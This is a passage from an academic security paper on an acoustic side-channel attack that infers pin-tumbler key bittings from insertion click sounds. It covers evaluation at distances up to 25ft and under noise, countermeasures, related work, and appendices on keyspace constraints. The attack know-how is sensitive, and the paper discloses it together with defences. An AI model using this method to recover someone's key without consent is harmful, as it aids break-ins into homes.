We evaluate Mic_{phone} for varying distances from 0ft up to 10ft (or 3m) as depicted in Figure 16(a). We achieve an average $Ratio_{Reduction}$ of 90% ($\sigma = 10\%$) across all distances and keys (excluding key_1), which demonstrates attack feasibility up to 10ft. However, key_1 achieves a low $Ratio_{Reduction}$ of 46% ($\sigma = 18\%$) due to incorrect cluster detection, which can be attributed to its low *cluster distinctness*. Furthermore, we observe cluster misdetection for key_3 at 0ft, and click misses for key_4 at 5ft, both of which are likely to be due to human factors, and not the attack distance. However, for distances beyond 10ft, click amplitudes approach the noise floor resulting in detection of fewer clicks, leading to less reliable results.




Figure 17: Figure depicts the attack success rates for Mic_{parab} with two different noise sources, namely human conversation ($noise_{talk}$) and dog barking ($noise_{bark}$) at varying distances from the door and noise amplitudes.




Figure 18: Attack success rates for Mic_{parab} with key bunch ($noise_{bunch}$) at different distances from the door.

6.4.2 Attack Scenario 2: *Distant Attack*

We utilize the Mic_{parab} to conduct the following three experiments, namely differing (1) *Door–Microphone Distance*, (2) *Noise Types*, and (3) *Ambient Noise Levels*.

Varying Door-Microphone Distances. We vary the distance from 5ft to 25ft, in increments of 5ft. As depicted in Figure 16(b), we obtain an average $Ratio_{Reduction}$ of 93% ($\sigma < 5\%$) for keys (except key_1) across all distances. Similar to the evaluation on phone, we observe poor cluster detection performance for key_1 due to its low *cluster distinctness*. Furthermore, in keys, key_2 to key_5, we observe occasionally low $Ratio_{Reduction}$ scattered across all distances, e.g., for key_3 at 10ft and key_2 at 25ft due to misses in click detection. In general, with increasing distance, click sounds may become fainter due to lower signal-to-noise ratio, hence increasing click detection errors. However, as Mic_{parab} achieves a high average reduction of 94% ($\sigma = 7\%$) even at 25ft distance (for all keys except key_1), this conveys the feasibility of utilizing such microphones for long-distance attacks.

Varying Noise Types and Ambient Noise Levels. We evaluate our approach by introducing three common noise sources: human conversation ($noise_{talk}$), barking dog ($noise_{bark}$) and sound due to a bunch of keys ($noise_{bunch}$), that may interfere with the key insertion sound.

• *$noise_{talk}$ and $noise_{bark}$:* To simulate the noise due to human and dog, we utilize 20 seconds of publicly available high-quality recording ($F_s = 96kHz$) [25,26], and play them at different noise levels (i.e., $55dB - 75dB$ in increments of $5dB$) through an Adam Audio A3X studio monitor speaker [11] for accurate sound reproduction. As human chatter and dog barking sounds are independent of key insertion, we record them separately using the Mic_{parab}, and combine the key insertion audio with randomly selected equal-duration noise. Hence, across different noise levels, the key insertion recording remains the same, while only the noise varies, hence removing the variability due to key insertion for the analysis.

From Figures 17(a) and 17(c), we observe that $noise_{talk}$ and $noise_{bark}$ at all noise levels have little impact on the $Ratio_{Reduction}$. Although these noise sources have energies up to $25kHz$ which can negatively affect our onset detection, the influence is to a lower degree as their energies are mostly concentrated below $5kHz$ for both $noise_{talk}$ and $noise_{bark}$. Furthermore, from Figures 17(b) and 17(d), we observe that the impact of noise sources, $noise_{talk}$ and $noise_{bark}$, respectively, is minimal even at an attack distance of 25ft. We present all the results across different distances and noise levels in Appendix H (see Figure 25).

• *$noise_{bunch}$:* Unlike the sounds due to human and dogs, the sound of key bunch is dependent on the key insertion action, and is difficult to be recorded separately. Consequently, we capture audio recordings by inserting each of the six keys into the lock, while having two additional keys in the key bunch. $noise_{bunch}$ consists of significant energies up to $48kHz$, which is similar to that of the "click" sound. Hence as depicted in Figure 18, presence of this noise degrades the $Ratio_{Reduction}$ from 93% (in the noise-free scenario) to 68% ($\sigma = 41\%$) on average for all keys (except key_1), demonstrating a significant degradation in attack's success. $noise_{bunch}$ increases the noise level of the key insertion sound, resulting in many false positives in click detection, and even leading to incorrect cluster detection among keys with relatively high *cluster distinctness* (e.g., key_5). Despite the above challenges, if the effect of $noise_{bunch}$ is less intense in some key insertions, it may still succeed as our attack combines information across multiple key insertions (e.g., key_3, across all distances).




Figure 19: Attack success rates with two different parameters, namely *across multiple participants* and *over multiple days*.

6.4.3 Variations Across Multiple Participants

To understand the dependency of *Keynergy*'s accuracy on human factors, due to attributes such as age, sex and key gripping preferences, we recruit 10 participants, $\{P_1,\ldots,P_{10}\}$ (demographics in Appendix E), where participant P_1 corresponds to the participant in Section 6.2.2, and capture audio recordings from each of them, with the Mic_{cond}, for a total of six keys, $\{key_1,\ldots,key_6\}$, in increasing order of cluster distinctness. From Figure 19(a), we observe a high $Ratio_{Reduction}$ of 86% ($\sigma = 19\%$) across all participants and keys, while achieving an even higher $Ratio_{Reduction}$ of 92% ($\sigma = 10\%$) without key_1. Similar to previous results, from Figure 19(b), we observe that key_1 exhibits lower average $Ratio_{Reduction}$ of 57% due to poor cluster detection for four (out of ten) participants. Participants, P_6 and P_{10}, encounter issues in cluster detection for keys $\{key_2, key_3\}$ respectively, although they individually achieve more than 87% $Ratio_{Reduction}$ for the rest of the keys. While some participants achieve low reduction for certain keys, the $Ratio_{Reduction}$ across different participants tends to depend more on specific instances of insertions than the demographic characteristics and personal traits of the participants.

6.4.4 Variations Over Time

We capture audio recordings with the Mic_{cond} across ten days, $\{day_1,\ldots,day_{10}\}$, where day_1 corresponds to the subset of data presented in Section 6.2.2. Figure 19(c) depicts the mean $Ratio_{Reduction}$ across the ten days of 78% ($\sigma = 25\%$). High variability in the results can be attributed to two keys, key_1 and key_5 as depicted in Figure 19(d). As expected, key_1 achieves a low $Ratio_{Reduction}$ of 56% ($\sigma = 12\%$) across all days due to its low *cluster distinctness*. On the other hand, key_5 occasionally detects additional clicks in the noise floor, which results in no reduction, although it achieves correct cluster detection due to its high *cluster distinctness*.

7 Discussion

We now discuss limitations of *Keynergy*, potential countermeasures against it, and its generalizability to other locks.

Limitations. Despite *Keynergy*'s considerable keyspace reduction under several experimental conditions, it has the following limitations. *Keynergy*'s attack accuracy is affected by high-frequency noise, although it remains robust to most common noises (such as human-chatter and dog-bark). In addition, our approach requires microphones with frequency response above $20kHz$ (present in most smartphones) in order to detect clicks, rendering consumer IoT devices with low-end mics such as smart doorbells unsuitable, despite their proximity to the door lock (see Appendix G). In the same vein, prolonged usage of keys can affect our inference by smoothing ridges in keys, thereby degrading the sharpness of click sounds and their detection accuracy. However, certain keys in our experiments have been inserted well over 300 times, with little impact on their click pattern, hence indicating the effectiveness of our attack for long durations. Lastly, we believe that despite our best attempts to design an inference framework that handles varying insertion speeds and mic types, its accuracy can be improved, not with availability of better hardware, but with modeling of human factors behind key insertions.

Countermeasures. We envision the following countermeasures. First, *physical modifications* that modify the target lock design to make them attack-resistant could be implemented, e.g., lock companies may produce keys with noise-dampening material (similar to 3D printed keys [20]), to reduce key insertion sound. However, such mitigation would require changes in manufacturing, and would not protect vulnerable keys already in circulation. The lock industry could also transition to more secure pin-tumbler lock designs, such as the Bowley locks [3] which have no ridges that cause click sounds, hence making them potentially immune to audio-based key inference. Second, from our analysis, lock manufacturers can identify vulnerable keys (i.e., keys with *distinct clusters*), and avoid their production/sale. However, removing all such keys, i.e., 79% of keys (see Appendix F) would likely introduce

new attack avenues due to reduced keyspace. Hence, manufacturers need to strike a balance by discarding keys with higher *cluster distinctness* as they may be more susceptible to *Keynergy*'s attack, while maintaining a sufficiently large keyspace. Third, we envision injecting noise to corrupt key insertion sounds. This can be achieved by first detecting the key insertion event (from video footage of outdoor cameras or smart doorbells), and playing inaudible sounds of frequency greater than $15kHz$, using devices such as smart doorbells. Furthermore, noise signals should exhibit temporal variations (in frequency or amplitude), as *Keynergy*'s acoustic inference utilizes energy *differences* over time for detecting clicks, hence making constant noise an ineffective defense. Alternately, instead of detecting key insertion, inaudible noise can be played continuously, although this consumes more power.

Generalizability. Although empirical evaluations of *Keynergy*'s framework were conducted on Schlage 5-pin locks, due to the similarity of the pin tumbler lock design across the industry, *Keynergy* can be easily tailored to attack other common lock models, including those with more than five pins. Our preliminary analyses on Kwikset and Yale 5-pin locks, as well as Schlage 6-pin locks show promise. As part of future work, we consider extending *Keynergy*'s design for tackling high-security pin tumblers such as Mul-T-Lock cylinders that have telescoping pins design (i.e., pin within pin), hence requiring inferring ten bittings in place of five, and Medeco Biaxial, that have keys with angled bitting cuts, thereby necessitating guessing angles together with bittings [54].

Keynergy's approach of leveraging time-intervals between audible clicks has broader applicability beyond lock security. In the past, researchers have designed "acoustic barcodes" by creating structured patterns on objects which when swiped produce a series of click sounds, where the timing between adjacent clicks encodes information [29]. On similar lines, we believe click timing information can be exploited for communicating secret information via covert channels.

8 Related Work

We now present related work that investigates the security of physical locks, and acoustic side-channels.

Physical Locks Security. There have been several attacks compromising the security of lock mechanisms in a non-destructive manner, which can be broadly divided into two categories. The first type of attacks requires physical access to the lock during attack execution, such as bumping, lock picking and rights amplification in pin tumbler locks [16, 48, 49, 70]. The second type, to which *Keynergy* belongs, is *stealthy offline attacks* that involve passively capturing sensor information in order to infer the keycode [32, 33, 35, 39, 55, 61]. One such work *Sneakey* proposes to use a telephotography camera to infer bittings based on still images [35]. Although a novel approach, *Sneakey* makes several unrealistic assumptions, including requiring a high-resolution image of a stationary key placed at a certain angle, thus greatly reducing its practical feasibility. Another related effort, *SpiKey* [55], proposes a key inference framework that employs simulations of acoustic emanation from key insertions. One of *SpiKey*'s main drawbacks is that it assumes a *constant insertion speed*, and thus would not work in practical settings where users insert keys with varying speeds. *Keynergy* addresses these challenges that arise due to *unknown* and *inconsistent* key insertion speeds, and in addition, achieves reasonable key space reduction even at distances up to 25 feet at varying noise levels.

Acoustic Side-Channels. Several sensor-based side-channel attacks have been proposed to infer confidential information such as cryptographic keys [28], ATM pins [43], keystrokes [12, 38, 40, 42], taps on a touch screen [21, 50] and stylus pen writing [36] among many others. Specifically, within the audio domain, researchers have exploited acoustic leakage from various physical components including laptop's power supply unit [28], computer screens [27], keyboards [10, 71], 3D printers [30, 62] and DNA synthesizers [24] to infer private information. Different from the above works, *Keynergy* utilizes the sound emanated from physical locks and keys during the event of key insertion to infer the key's secret code.

9 Conclusion

We propose *Keynergy*, a novel *stealthy offline attack* that infers the victim's key *bittings* by extending and improving the prior image-only attack by utilizing the audible clicks captured during victim's key insertion. *Keynergy* combines insufficient information from each of the sensing modalities, namely audio and video, which complement each other to yield a novel and practical side-channel attack. *Keynergy* overcomes the shortcomings of traditional attacks on pin tumbler locks of requiring physical access to the lock throughout the attack, which increases the chances of the attacker getting caught. We conduct proof-of-concept real-world experiments by recruiting 13 participants and testing with 75 different keys, totaling more than 3,600 insertions. We examine the impact of varying real-world conditions, including eavesdropping distance and ambient noise levels across different microphone types. With acoustics alone, *Keynergy* obtains an average keyspace reduction of 75% and on combining acoustics and visual information, *Keynergy* achieves a reduction in keyspace below *ten* keys for 8% of the keys (i.e., six keys out of 75 keys tested).

10 Acknowledgements

We thank our shepherd and anonymous reviewers for their insightful comments. This work is supported in part by grants from the Singapore Ministry of Education Academic Research Fund Tier 1 (R-252-000-A26-133 and R-252-000-B40-114) and the US National Science Foundation (NSF) under award number 1943351.

References

[1] AKG Lyra condenser microphone. https://www.akg.com/lyra.html, 2020.

[2] Behringer UMC202HD audio interface. https://bit.ly/38qkuN3, 2020.

[3] Bowley Lock Company Inc. https://www.bowleylockcompany.com/, 2020.

[4] Countryman B3 omnidirectional lavalier microphone. https://bit.ly/39d2d4Z, 2020.

[5] Google Pixel. https://www.gsmarena.com/google_pixel-8346.php, 2020.

[6] Nest Hello Doorbell. https://store.google.com/us/product/nest_hello_doorbell, 2020.

[7] Ring Doorbell. https://ring.com/, 2020.

[8] Sound Shark parabolic microphone. https://kloverproducts.com/shop/sound-shark/no-mic/sound-shark/, 2020.

[9] Yale key specifications. https://bit.ly/2Xhj5lh, 2020.

[10] Dmitri Asonov and Rakesh Agrawal. Keyboard acoustic emanations. In *IEEE Symposium on Security and Privacy*, pages 3–11. IEEE, 2004.

[11] Adam Audio. A3x studio monitor. https://www.adam-audio.com/en/ax-series/a3x/, 2020.

[12] Davide Balzarotti, Marco Cova, and Giovanni Vigna. Clearshot: Eavesdropping on keyboard input from video. In *2008 IEEE Symposium on Security and Privacy (sp 2008)*, pages 170–183. IEEE, 2008.

[13] Banggood. Linear actuator. https://bit.ly/3hQx8rv, 2020.

[14] Juan Pablo Bello, Laurent Daudet, Samer Abdallah, Chris Duxbury, Mike Davies, and Mark B Sandler. A tutorial on onset detection in music signals. *IEEE Transactions on speech and audio processing*, 2005.

[15] Marie Black. 360 d819 video doorbell. https://www.techadvisor.co.uk/review/360-video-doorbell-3700933/, 2019.

[16] Matt Blaze. Rights amplification in master-keyed mechanical locks. *IEEE Security & Privacy*, 2003.

[17] Matt Blaze. Notes on picking pin tumbler locks. https://www.mattblaze.org/papers/notes/picking/, 2016.

[18] Sebastian Böck and Gerhard Widmer. Maximum filter vibrato suppression for onset detection. In *Proc. of the 16th Int. Conf. on Digital Audio Effects (DAFx). Maynooth, Ireland (Sept 2013)*, volume 7, 2013.

[19] Ryan Brown. Why criminals don't pick locks. https://www.art-of-lockpicking.com/criminals-dont-pick-locks/, 2019.

[20] Ben Burgess, Eric Wustrow, and J Alex Halderman. Replication prohibited: attacking restricted keyways with 3d-printing. In *USENIX Workshop on Offensive Technologies*, 2015.

[21] Liang Cai and Hao Chen. Touchlogger: Inferring keystrokes on touch screen from smartphone motion. *HotSec*, 11(2011):9, 2011.

[22] Will Christensen. Key machines that cut it. https://bit.ly/2MHVKHB, 2020.

[23] Adam Clark Estes. The history and future of locks and keys. https://gizmodo.com/the-history-and-future-of-locks-and-keys-1735694812, 2015.

[24] Sina Faezi, Sujit Rokka Chhetri, Arnav Vaibhav Malawade, John Charles Chaput, William Grover, Philip Brisk, and Mohammad Abdullah Al Faruque. Oligo-snoop: A non-invasive side channel attack against dna synthesis machines. In *NDSS*, 2019.

[25] FreeSound. Dog barking noise. https://freesound.org/people/felix.blume/sounds/199261/, 2013.

[26] FreeSound. Human conversation noise. https://freesound.org/people/rampartian/sounds/236786/, 2014.

[27] Daniel Genkin, Mihir Pattani, Roei Schuster, and Eran Tromer. Synesthesia: Detecting screen content via remote acoustic side channels. In *IEEE S&P*, 2019.

[28] Daniel Genkin, Adi Shamir, and Eran Tromer. Acoustic cryptanalysis. *Journal of Cryptology*, 2017.

[29] Chris Harrison, Robert Xiao, and Scott Hudson. Acoustic barcodes: passive, durable and inexpensive notched identification tags. In *Proceedings of the 25th annual ACM symposium on User interface software and technology*, 2012.

[30] Avesta Hojjati, Anku Adhikari, Katarina Struckmann, Edward Chou, Thi Ngoc Tho Nguyen, Kushagra Madan, Marianne S Winslett, Carl A Gunter, and William P King. Leave your phone at the door: Side channels that reveal factory floor secrets. In *ACM CCS*, 2016.

[31] IBISWorld. Door lock & lockset manufacturing industry in the us - market research report. https://bit.ly/38jaPrq, 2019.

[32] KeyMe. Homepage. https://www.key.me, 2019.

[33] Keys4Classics. Homepage. http://www.keys4classics.com, 2019.

[34] David Lawrence, Eric Van Albert, and Robert Johnson. Key decoding and duplication attacks for the schlage primus high-security lock. https://bit.ly/396A27v, 2013.

[35] Benjamin Laxton, Kai Wang, and Stefan Savage. Reconsidering physical key secrecy: Teleduplication via optical decoding. In *ACM CCS*, 2008.

[36] Yihao Liu, Kai Huang, Xingzhe Song, Boyuan Yang, and Wei Gao. Maghacker: eavesdropping on stylus pen writing via magnetic sensing from commodity mobile devices. In *Proceedings of the 18th International Conference on Mobile Systems, Applications, and Services*, pages 148–160, 2020.

[37] Stuart Lloyd. Least squares quantization in pcm. *IEEE transactions on information theory*, 1982.

[38] Anindya Maiti, Oscar Armbruster, Murtuza Jadliwala, and Jibo He. Smartwatch-based keystroke inference attacks and context-aware protection mechanisms. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, 2016.

[39] Anindya Maiti, Ryan Heard, Mohd Sabra, and Murtuza Jadliwala. Towards inferring mechanical lock combinations using wrist-wearables as a side-channel. In *ACM Conference on Security & Privacy in Wireless and Mobile Networks*, pages 111–122, 2018.

[40] Philip Marquardt, Arunabh Verma, Henry Carter, and Patrick Traynor. (sp) iphone: Decoding vibrations from nearby keyboards using mobile phone accelerometers. In *Proceedings of the 18th ACM conference on Computer and communications security*, 2011.

[41] Paul Masri. *Computer modelling of sound for transformation and synthesis of musical signals.* PhD thesis, University of Bristol, 1996.

[42] John V Monaco. Sok: Keylogging side channels. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 211–228. IEEE, 2018.

[43] Keaton Mowery, Sarah Meiklejohn, and Stefan Savage. Heat of the moment: Characterizing the efficacy of thermal camera-based attacks. In *Proceedings of the 5th USENIX conference on Offensive technologies*, 2011.

[44] Google Nest. Nest hello video doorbell. https://store.google.com/us/product/nest_hello_doorbell, 2020.

[45] CBS News. Yale locks. https://www.cbsnews.com/news/almanac-yale-locks/, 2018.

[46] Phillip Nichols. The ps and qs of parabolic microphones. https://bhpho.to/3nqbo70, 2019.

[47] The Locksmith Security Association of Michigan. Key tech manuals. https://www.lsamichigan.org/tech_manuals.html, 2020.

[48] Deviant Ollam. Ten things everyone should know about lockpicking & physical security. https://bit.ly/35ead4b, 2008.

[49] Deviant Ollam. *Practical lock picking: a physical penetration tester's training guide*. Elsevier, 2012.

[50] Emmanuel Owusu, Jun Han, Sauvik Das, Adrian Perrig, and Joy Zhang. Accessory: password inference using accelerometers on smartphones. In *Proceedings of the Twelfth Workshop on Mobile Computing Systems & Applications*, pages 1–6, 2012.

[51] José Luis Pech-Pacheco, Gabriel Cristóbal, Jesús Chamorro-Martinez, and Joaquín Fernández-Valdivia. Diatom autofocusing in brightfield microscopy: a comparative study. In *Proceedings 15th International Conference on Pattern Recognition. ICPR-2000*. IEEE.

[52] Dave Pedu. 3d printing real-world keys. https://hackaday.io/project/27631-3d-printing-real-world-keys, 2020.

[53] Said Pertuz, Domenec Puig, and Miguel Angel Garcia. Analysis of focus measure operators for shape-from-focus. *Pattern Recognition*, 46(5):1415–1432, 2013.

[54] Graham Pulford. *High-security mechanical locks: an encyclopedic reference*. Butterworth-Heinemann, 2007.

[55] Soundarya Ramesh, Harini Ramprasad, and Jun Han. Listen to your key: Towards acoustics-based physical key inference. In *International Workshop on Mobile Computing Systems and Applications*, pages 3–8, 2020.

[56] Best Reviews. Listening devices for long distance listening. https://bit.ly/3hRLisE, 2019.

[57] Ring. Ring peephole camera. https://bit.ly/38jGpVS, 2020.

[58] Ring. Ring video doorbell 3 plus. https://bit.ly/2X1fnac, 2020.

[59] Xavier Rodet and Florent Jaillet. Detection and modeling of fast attack transients. In *ICMC*, 2001.

[60] Wade Shaddy. What is the standard doorknob height on a door? https://bit.ly/2XeCinI, 2020.

[61] Rory Smith and Tilo Burghardt. DeepKey: Towards End-to-End Physical Key Replication from a Single Photograph. In *German Conference on Pattern Recognition*, pages 487–502. Springer, 2018.

[62] Chen Song, Feng Lin, Zhongjie Ba, Kui Ren, Chi Zhou, and Wenyao Xu. My smartphone knows what you print: Exploring smartphone-based side-channel attacks against 3D printers. In *ACM CCS*, 2016.

[63] M.W. Tobias. *LOCKS, SAFES, AND SECURITY: An International Police Reference Two Volumes*, volume 1. Charles C Thomas Publisher, 2000.

[64] Karim H. Vellani. *Strategic security management: a risk assessment guide for decision makers*. CRC Press, 2019.

[65] Key Insertion Video. How to master key a lock. https://www.youtube.com/watch?v=USXsU3p1uRM, 2011.

[66] Key Insertion Video. How to rekey a schlage lever lock. https://www.youtube.com/watch?v=S1unNV7YtjA?, 2014.

[67] Key Insertion Video. How to master rekey a schlage deadbolt changing the combination of a pin tumbler lock using two keys. https://www.youtube.com/watch?v=lP9WcVy7M1A&t=40s, 2016.

[68] Key Insertion Video. How to remove the door knob to a schlage lock. https://www.youtube.com/watch?v=jbk2jQS3PRQ, 2018.

[69] Key Insertion Video. Mark's locksmith- kwikset vs schlage locks! which is better. https://www.youtube.com/watch?v=owxdiDy0k5U, 2018.

[70] Barry Wels and Rop Gonggrijp. Bumping locks. https://toool.nl/images/7/75/Bumping.pdf, 2005.

[71] Li Zhuang, Feng Zhou, and J Doug Tygar. Keyboard acoustic emanations revisited. *ACM Transactions on Information and System Security*, 13(1):1–26, 2009.

Appendix A Key Specifications

In Section 2, we explain the key *specifications* of pin-tumbler locks, which are responsible for the discrete nature of bittings, and hence its associated fixed keyspace. In this section, we elaborate on the different specification parameters, and their importance for our acoustic attack. The part of the key that enters the lock is known as the *key blade*, depicted in Figure 20, with its two ends known as the *shoulder* and the *tip*, respectively. Each *key blade* (for a particular lock system) has




Figure 20: Figure depicts the *key blade*, *bittings* $(b_1,\ldots,b_5)$, key *specification* parameters, and also *ridges* $(r_1,\ldots,r_5)$, which are crucial for producing sound during key insertion.

a unique profile, which is dictated by the *bitting specification* that is fixed by the manufacturer to ensure proper functioning of the key [63]. These *bitting specifications*, listed in the specification sheet provided by the lock manufacturer, indicate the number of bitting positions (generally 5-6), possible depth values per bitting (generally 7-10), width of each bitting (i.e., *cut root*), as well as, the angle at the bitting position (i.e., *cut angle*). In addition, each bitting depth is restricted to a set of uniformly-spaced discrete-valued depths, which differ from each other by an *increment*, which is also specified in the *bitting specification*. Also, the distance between two adjacent bittings should be equal to the distance between two adjacent pins in the lock, i.e., its *inter-pin distance* (as shown in Figure 20), for its proper functioning. The *consistency* of key specification parameters is crucial to our attack as the modeling for *simulated patterns* would not be possible otherwise.

Appendix B Constraints on Keyspace

In Section 2, we briefly explain the factors responsible for constraining the keyspace of pin-tumbler locks. In this section, we elaborate on the various constraints added both for security as well as usability reasons, which ultimately result in considerable reduction to the keyspace. For any given lock and key model, due to the discrete nature of bitting depths, there is an upper bound on the maximum number of possible keys. For example, Schlage SC1 keys have 5 cut positions and 10 possible depths. Thus, the maximum number of Schlage SC1 keys that are possible is 10^5. However, in practice, the keyspace is close to 75% of the maximum, due to additional constraints imposed by the manufacturers for guaranteeing correct functioning of the keys, for example, MACS (explained in Section 2). Apart from MACS, additional constraints, also known as *coding rules* [54], are imposed for usability reasons and for preventing trivial duplication by sight. We list these constraints: ① only two adjacent bittings can be of same depth, ② a total of three or fewer bittings can be of same depth, ③ three or more bittings must be of different depth, and ④ sequence of bittings should not monotonically increase from




Figure 21: (a) depicts the *click pattern* obtained by simulating a constant insertion speed, (b) depicts audio time-series obtained from a constant insertion speed with a linear actuator, and (c) depicts an audio time-series of human key insertion.

the shoulder to the tip-end of the key.

Appendix C Feasibility of Click Pattern Detection

In order to confirm that the *click pattern* is observed upon a key insertion, we perform a preliminary feasibility study to compare the *simulation* based on constant insertion speed against two experiments – a custom designed setup using a linear actuator [13], such that it inserts a key into the lock at a constant speed of about 0.24 inches/sec), as well as a human insertion with an average speed of 5.4 inches/sec (about 20 times faster). Figure 21(a) depicts part of the resulting *click pattern* from the simulation, while Figures 21(b) and (c) depict the corresponding audio time-series produced by the linear actuator and human insertion, respectively. We observe that time-series from the linear actuator closely resembles the *click pattern*, although obtaining such a pattern from human key insertion is challenging due to the much higher and inconsistent insertion speed. As we explain in Section 4, human key insertion causes smaller group of clicks to aggregate together into what we refer to as "clusters", within which the average speed is higher (10.8 inches/sec), but is also more consistent. Furthermore, the time-interval between clicks is at least 0.66 ms (see Section 6.3.1), which causes the minimum detectable click-distance to be 7.2 milli-inch, resulting in some distinct clicks (separated by distances as small as 3 milli-inch) in simulation to be missed during detection in human insertion.

Appendix D Simulated Patterns of Keys with Identical Bittings

As shown in Figure 22, a key with keycode 33333 (i.e., identical bittings values) has nine clicks (max = 15) in its *simulated patterns*, with two clicks in each cluster except the first. Such a pattern occurs because clicks due to all ridges, except ridge r_1, overlap (i.e., occur simultaneously). Owing to the geometry of the key, when the adjacent bittings are equal, the horizontal position of the ridge in-between, is exactly at their midpoint




Figure 22: Figure depicts the *simulated patterns* of a key with keycode 33333, having nine clicks. In each cluster, clicks due to ridge r_1 are *distinct* from clicks due to all other ridges which occur simultaneously, owing to the key's geometry.

(e.g., when bittings, $b_1 = b_2$, ridge r_2 is formed at the center of b_1 and b_2). More generally, the position of a ridge is determined by the difference between adjacent bittings. In the case of keys with all identical bittings, ridges $\{r_2, r_3, r_4, r_5\}$ are located at the same location (i.e., midpoint) w.r.t their adjacent bittings, hence causing the clicks due to them to overlap. On the other hand, the position of ridge r_1, due to its unique placement at the tip of the key (see Figure 20), is determined by the value of a single bitting (b_1) alone. Hence, clicks due to the first ridge do not overlap with clicks due to rest of the ridges. We note that we discuss a key with equal bittings here for exemplary purposes. In reality, such keys are not valid as they do not satisfy the constraints listed in Appendix B.

Appendix E Participant Demographics

Table 2 provides the demographics of ten participants who took part in the testing phase where we study the effects of human attributes on keyspace reduction (see Section 6.4.3), as well as three participants who took part in the training phase. The participants consist of four females and nine males, with their ages ranging from 24 to 37. Of the thirteen participants, eight of them use physical keys on a daily basis. However, from our results, there seems to be no correlation between the regular usage of keys and the attack accuracy.

Participant	Gender	Age (years)	Height (cm)	Weight (kg)	Uses physical key regularly?
P_1	F	24	165	58	Yes
P_2	M	24	170	64	Yes
P_3	F	24	167	63	No
P_4	M	25	178	88	Yes
P_5	M	26	176	70	No
P_6	M	24	165	55	No
P_7	M	23	171	63	Yes
P_8	F	31	171	60	Yes
P_9	M	27	173	65	No
P_{10}	M	24	172	70	Yes
S_A	F	34	165	65	Yes
S_B	M	37	175	78	Yes
S_C	M	36	173	83	No

Table 2: Table presents the demographics of all participants.




Figure 23: Figure depicts that 79% of keys which lie above -0.011 *cluster distinctness score* form the attackable keyspace for *Keynergy*. We obtain this threshold score by performing empirical analysis on key insertion of keys $k_1 - k_7$.

Appendix F Attackable Keyspace Determination

Recall from Section 4 that the presence of distinct clusters is necessary for our acoustic inference attack. In order to determine the set of keys that satisfy this constraint, we plot a *cluster distinctness* score that determines the distinctness of clusters based on the simulated model, for all keys in the keyspace as shown in Figure 23. We compute *cluster distinctness* score as the difference between the shortest inter-cluster duration (i.e., time-interval between clusters) and the longest intra-cluster duration (time-interval between clicks within a cluster), where a larger score indicates more distinct clusters. We observe that about 70% of keys have distinct clusters (i.e., score > 0). However, in order to determine if this distinctness holds true for real key insertions, we select seven keys ($k_1 - k_7$) that are outside of the 75 keys in our test set (see Section 6.2). We obtain the recordings from three participants for each key. Of the seven keys, three are above and four below the zero mark. We observe that $k_1 - k_4$ have distinct clusters, confirming the presence of larger durations between clusters in real insertion as compared to simulation. Hence, we determine the keyspace by identifying the point of steepest descent between keys, k_4 and k_5, which yields a score threshold of -0.011 and a keyspace of 